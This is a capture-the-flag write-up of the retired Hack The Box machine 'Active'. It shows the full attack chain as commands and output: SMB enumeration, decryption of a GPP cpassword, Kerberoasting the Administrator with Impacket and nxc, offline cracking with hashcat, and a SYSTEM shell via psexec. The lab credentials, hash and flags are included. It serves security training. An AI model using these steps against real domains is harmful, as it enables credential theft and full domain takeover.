
ch3ckm8_HTB_Active

Intro



Tags: #windows #NotAssumedBreach #Kerberoasting #OSCPpath
Tools used:

- GetUserSPNs.py (Kerberoasting)
- Hashcat (cracking)
- smbclient / smbmap / nxc (smb enumeration)
- psexec.py (shell over smb)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.171.121 active.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV active.htb
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 12:50 CDT
Nmap scan report for active.htb (10.129.171.121)
Host is up (0.0073s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008
R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-29
17:50:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
49167/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-29T17:51:36
|_  start_date: 2025-07-29T17:48:26
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.07 seconds
```

Multiple services are open, we could start with `SMB`, `RPC`, `LDAP`

SMB enumeration

SMB anonymous logon

```
nxc smb active.htb  -u '' -p '' --shares
```

```
SMB         10.129.171.121  445    DC               [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.171.121  445    DC               [+] active.htb\:
SMB         10.129.171.121  445    DC               [*] Enumerated shares
SMB         10.129.171.121  445    DC               Share           Permissions
Remark
SMB         10.129.171.121  445    DC               -----           -----------
------
SMB         10.129.171.121  445    DC               ADMIN$
Remote Admin
SMB         10.129.171.121  445    DC               C$
Default share
SMB         10.129.171.121  445    DC               IPC$
Remote IPC
SMB         10.129.171.121  445    DC               NETLOGON
Logon server share
SMB         10.129.171.121  445    DC               Replication     READ
SMB         10.129.171.121  445    DC               SYSVOL
Logon server share
SMB         10.129.171.121  445    DC               Users
```

Hm the Share `Replication` is a non default share, lets explore it.

download all shares

```
nxc smb active.htb  -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```

```
└──╼ [★]$ tree
.
├── 10.129.171.121
│   └── Replication
│       └── active.htb
│           └── Policies
```

```
│               ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│               │   ├── GPT.INI
│               │   ├── Group Policy
│               │   │   └── GPE.INI
│               │   └── MACHINE
│               │       ├── Microsoft
│               │       │   └── Windows NT
│               │       │       └── SecEdit
│               │       │           └── GptTmpl.inf
│               │       ├── Preferences
│               │       │   └── Groups
│               │       │       └── Groups.xml
│               │       └── Registry.pol
│               └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│                   ├── GPT.INI
│                   └── MACHINE
│                       └── Microsoft
│                           └── Windows NT
│                               └── SecEdit
│                                   └── GptTmpl.inf
└── 10.129.171.121.json

18 directories, 8 files
```

well the 2nd Policy `{6AC1786C-016F-11D2-945F-00C04fB984F9}` had no valuable info

The 1st Policy tho, `{31B2F340-016D-11D2-945F-00C04FB984F9}` has an interesting folder: `Machine` and on Preferences>Groups there is an `Groups.xml` file containing this:

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-
4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18
20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U"
newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5a
SVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/></User>
</Groups>
```

and it appears to contain creds related to user `SVC_TGS` and sth like a password `cpassword`:

```
SVC_TGS
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglV
mQ
```

after some research, this `cpassword` appears to be a `GPP password`

Lets find a tool to decrypt it

```
gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglV
mQ
```

the decryption was successful:

```
GPPstillStandingStrong2k18
```

Our update creds now are:

```
SVC_TGS
GPPstillStandingStrong2k18
```

Foothold

tried logging in with win-rm but no luck

```
evil-winrm -i forest.htb -u svc_tgs -p "GPPstillStandingStrong2k18"
```

hmm since we now have some creds, we can enumerate using them.

SMB login as `SVC_TGS`

```
nxc smb active.htb  -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --shares
```

```
SMB         10.129.171.121  445    DC               [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.171.121  445    DC               [+]
active.htb\\\\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.129.171.121  445    DC               [*] Enumerated shares
SMB         10.129.171.121  445    DC               Share           Permissions
Remark
SMB         10.129.171.121  445    DC               -----           -----------
------
SMB         10.129.171.121  445    DC               ADMIN$
Remote Admin
SMB         10.129.171.121  445    DC               C$
Default share
SMB         10.129.171.121  445    DC               IPC$
Remote IPC
SMB         10.129.171.121  445    DC               NETLOGON        READ
```

```
Logon server share
SMB         10.129.171.121  445    DC              Replication     READ
SMB         10.129.171.121  445    DC              SYSVOL          READ
Logon server share
SMB         10.129.171.121  445    DC              Users           READ
```

Lets inspect the ones that we have `READ` permissions:

```
smbmap -H active.htb -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
```

```
[+] IP: active.htb:445  Name: unknown
Disk                                                    Permissions Comment
----                                                    ----------- -------
ADMIN$                                                  NO ACCESS   Remote Admin
C$                                                      NO ACCESS   Default share
IPC$                                                    NO ACCESS   Remote IPC
NETLOGON                                                READ ONLY   Logon server share
Replication                                             READ ONLY
SYSVOL                                                  READ ONLY   Logon server share
Users                                                   READ ONLY
```

since we have access to `Users` lets go there first:

```
smbclient //active.htb/Users -U active.htb\\\\\\\\SVC_TGS%GPPstillStandingStrong2k18
```

then just navigate to our user through smbclient:

```
smb: \\\\SVC_TGS\\\\Desktop\\\\> get user.txt
getting file \\\\SVC_TGS\\\\Desktop\\\\user.txt of size 34 as user.txt (1.2
KiloBytes/sec) (average 1.2 KiloBytes/sec)
```

and grab the user flag! `98c543926be60d157e0440942b619323`

Privesc

Kerberoasting

Since we have access to a service account, what first comes to my mind is that is probably associated with an `SPN`, and that indicates that we can attempt `kerberoasting`

```
GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.104.48 -
save -outputfile GetUserSPNs.out
```

the above command will also save the ticket

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------
---------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-18 14:06:40.351723  2025-08-01
20:07:37.328537
```

or we could use nxc for this:

```
nxc ldap 10.129.104.48 -u SVC_TGS -p GPPstillStandingStrong2k18 --kerberoasting
kerberoast_hash.txt
```

either way, the tgs hash obtained is the following

```
SMB         10.129.104.48   445    DC              [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
LDAP        10.129.104.48   389    DC              [+]
active.htb\\SVC_TGS:GPPstillStandingStrong2k18
LDAP        10.129.104.48   389    DC              Bypassing disabled account
krbtgt
LDAP        10.129.104.48   389    DC              [*] Total of records returned 1
LDAP        10.129.104.48   389    DC              sAMAccountName: Administrator
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb pwdLastSet: 2018-
07-18 14:06:40.351723 lastLogon:2025-08-01 20:07:37.328537
LDAP        10.129.104.48   389    DC
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$b1000e6ba68646261ad3
504adaee11f5$63bd78bfc32a26cb3bb1e6cd1210357af23b9a5e5da2d8d6ae2688c051557d9615e0a09
95ed4e99609cbd323b43c7e588f59015eb3d05d15714cc4485abd0c324961a488594fc9a84b2879946a4
7f5e57ed3bf39099d2eafa3d4e43ab4b705565be1b68a54c3aefd7b83e51a6ef989a13d47de119c3d6bc
e0f50f71f0ee93fb4f63a1d62185551b9000d800e846e41daa5a1bb7ad33fe67717991e097e2c5f8d088
251127534d10c99defc881d33cc912a29ee13da3c7bcbd93e7cc10d82596df472ee981fbf11fa50df2cd
6be85ae9795ebd6e7ba5514d398e48662c786568f2f70ff372f9486aefaaa123e6432564f100f881f6be
0cbbb7203a37643695031800d2d68bef0a8d9e057f479097efc0a22259eebcb98ebe1d2ec0607aafd7b7
c966a126f199a5a6eceb7ca75030b988a499164728d5da7421b53c778d3db46644e1f9deac5fc8275bb7
a4d09e87f2f9c742857130c92226d93f9f97f738f9997f6544c8263cc16cccdc145f045432638bc07dd8
fe938e3dde853a005340291af8faee53ea5a4cf3348b175ef764aa0cb071c1b19b3afe2aae4169d3a00d
568a21b16073797b64d9c77c27a83a203676647460016fb084fdd27405679ae48176f3e0b17a75037566
7f7dafcea755e7adf9cffefc53a779042c350ff1e6bc5c43fd43484010eaf4e3dea93f2c1525263a5d5f
b809e2ce994965fd773a79fdfa319d2b7b16907abe14d27c9607f1061c44b5fa3212a5c4fecc112f227f
33431d2c25924879f3a4c51e5fadb0845185fdf84c275c2cd17219b361e0816a5e64c5ca0ebcb0f88588
c18f368f9815953bb56a77a7073bd0c08564a054d7d0c6b707f8f6f8b62f0a8b1168a87a6b6a44d95142
```

```
4b2034f786fa26af738c5c7010baa3f85d560176f91c11b10eb53bd494e808e1819fba1029a3d4310121
e17c48c82d483aa44ab8527671734f20ba764773a7e00aee0795a8ae8e4845a270e407416b42310d5f4b
cf2b5e2030a7b56b6b3f58658097769dbb3a8bede6404ee74055a46770787efcf9dc3879730bb14ceaf0
86fc484a50ecbc6a8d031ccaf1c142921dfa1e9f7a83bec58eb6fa33c3dd511411223f5712e6712b674b
e28224fa5faa7d4bbdc84e29d239a4615d0cccff435a2ba53fd95d299303ad560a146e985269c62bcae8
059f76e720cc86396366f098a3a0037fba0bd651a9a462afa4302cd2990d7c78acfea0e86799d2b41779
afbb6d415ce85275356765351fb82
```

Cracking

got tgs hash of the `Administrator` ! lets `crack` it now offline:

```
hashcat -m 13100 kerberoast_hash.txt -a 0 /home/ch3ckm8/my_data/rockyou.txt --force
```

after cracking the recovered password is:

```
Ticketmaster1968
```

SMB login as Administrator

lets now explore `smb shares` as administrator:

```
smbmap -H 10.129.104.48 -d active.htb -u administrator -p Ticketmaster1968
```

```
[+] IP: 10.129.104.48:445   Name: active.htb

Disk                                                    Permissions Comment
----                                                    ----------- -------
ADMIN$                                                  READ, WRITE Remote Admin
C$                                                      READ, WRITE Default share
IPC$                                                    NO ACCESS   Remote IPC
NETLOGON                                                READ, WRITE Logon server share
Replication                                             READ ONLY
SYSVOL                                                  READ, WRITE Logon server share
Users                                                   READ ONLY
```

now lets navigate to those shares:

```
smbclient //10.129.104.48/C$ -U active.htb\\\\administrator%Ticketmaster1968
```

grab root flag:

```
get root.txt
```

Extras

Getting shell

Furthermore, we could also get shell, and grab the flag from there too:

```
psexec.py active.htb/administrator@10.129.104.48
```

```
C:\\Windows\\system32> whoami
nt authority\\system

C:\\Windows\\system32> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::59b5:3831:86d4:9231
   Link-local IPv6 Address . . . . . : fe80::59b5:3831:86d4:9231%11
   IPv4 Address. . . . . . . . . . . : 10.129.104.48
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%11
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\\Windows\\system32> hostname
DC
```

pwned!

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap `scan` -> chose `SMB` to focus on first
2. `SMB anonymous` logon was successful, found creds for a user `svc_tgs`

Foothold

1. got user flag by navigating via smbclient using those user's creds (svc_tgs)

Privesc

1. enumerated `SMB` using those user's creds (svc_tgs)
2. `Kerberoasting` was performed since we have one service account with an SPN, and obtained the `TGS hash` of the `Administrator` successfully
3. `cracking` the TGS hash revealed the Administrator's password
4. enumerated `SMB` using those Administrator's creds, and by using smbclient navigated the shares and grabbed the ==root flag

---

Sidenotes

This was a pretty easy machine, the only thing i would remember about it will be that inspection of smb shares should be thorough and extensive .

Active has been Pwned!

Congratulations  **ch3ckm8**, best of luck in capturing flags ahead!

#26882	02 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE